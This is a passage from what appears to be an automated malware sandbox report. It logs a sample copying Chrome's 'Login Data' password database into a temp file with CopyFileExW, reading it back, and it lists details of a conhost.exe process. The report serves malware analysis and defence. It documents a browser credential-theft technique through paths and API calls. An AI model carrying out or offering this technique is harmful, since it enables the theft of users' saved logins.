C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	11D4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	11D4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	11E8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	11E8CD3	ReadFile

Analysis Process: conhost.exe PID: 6840 Parent PID: 6844

General

Start time:	18:25:26
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis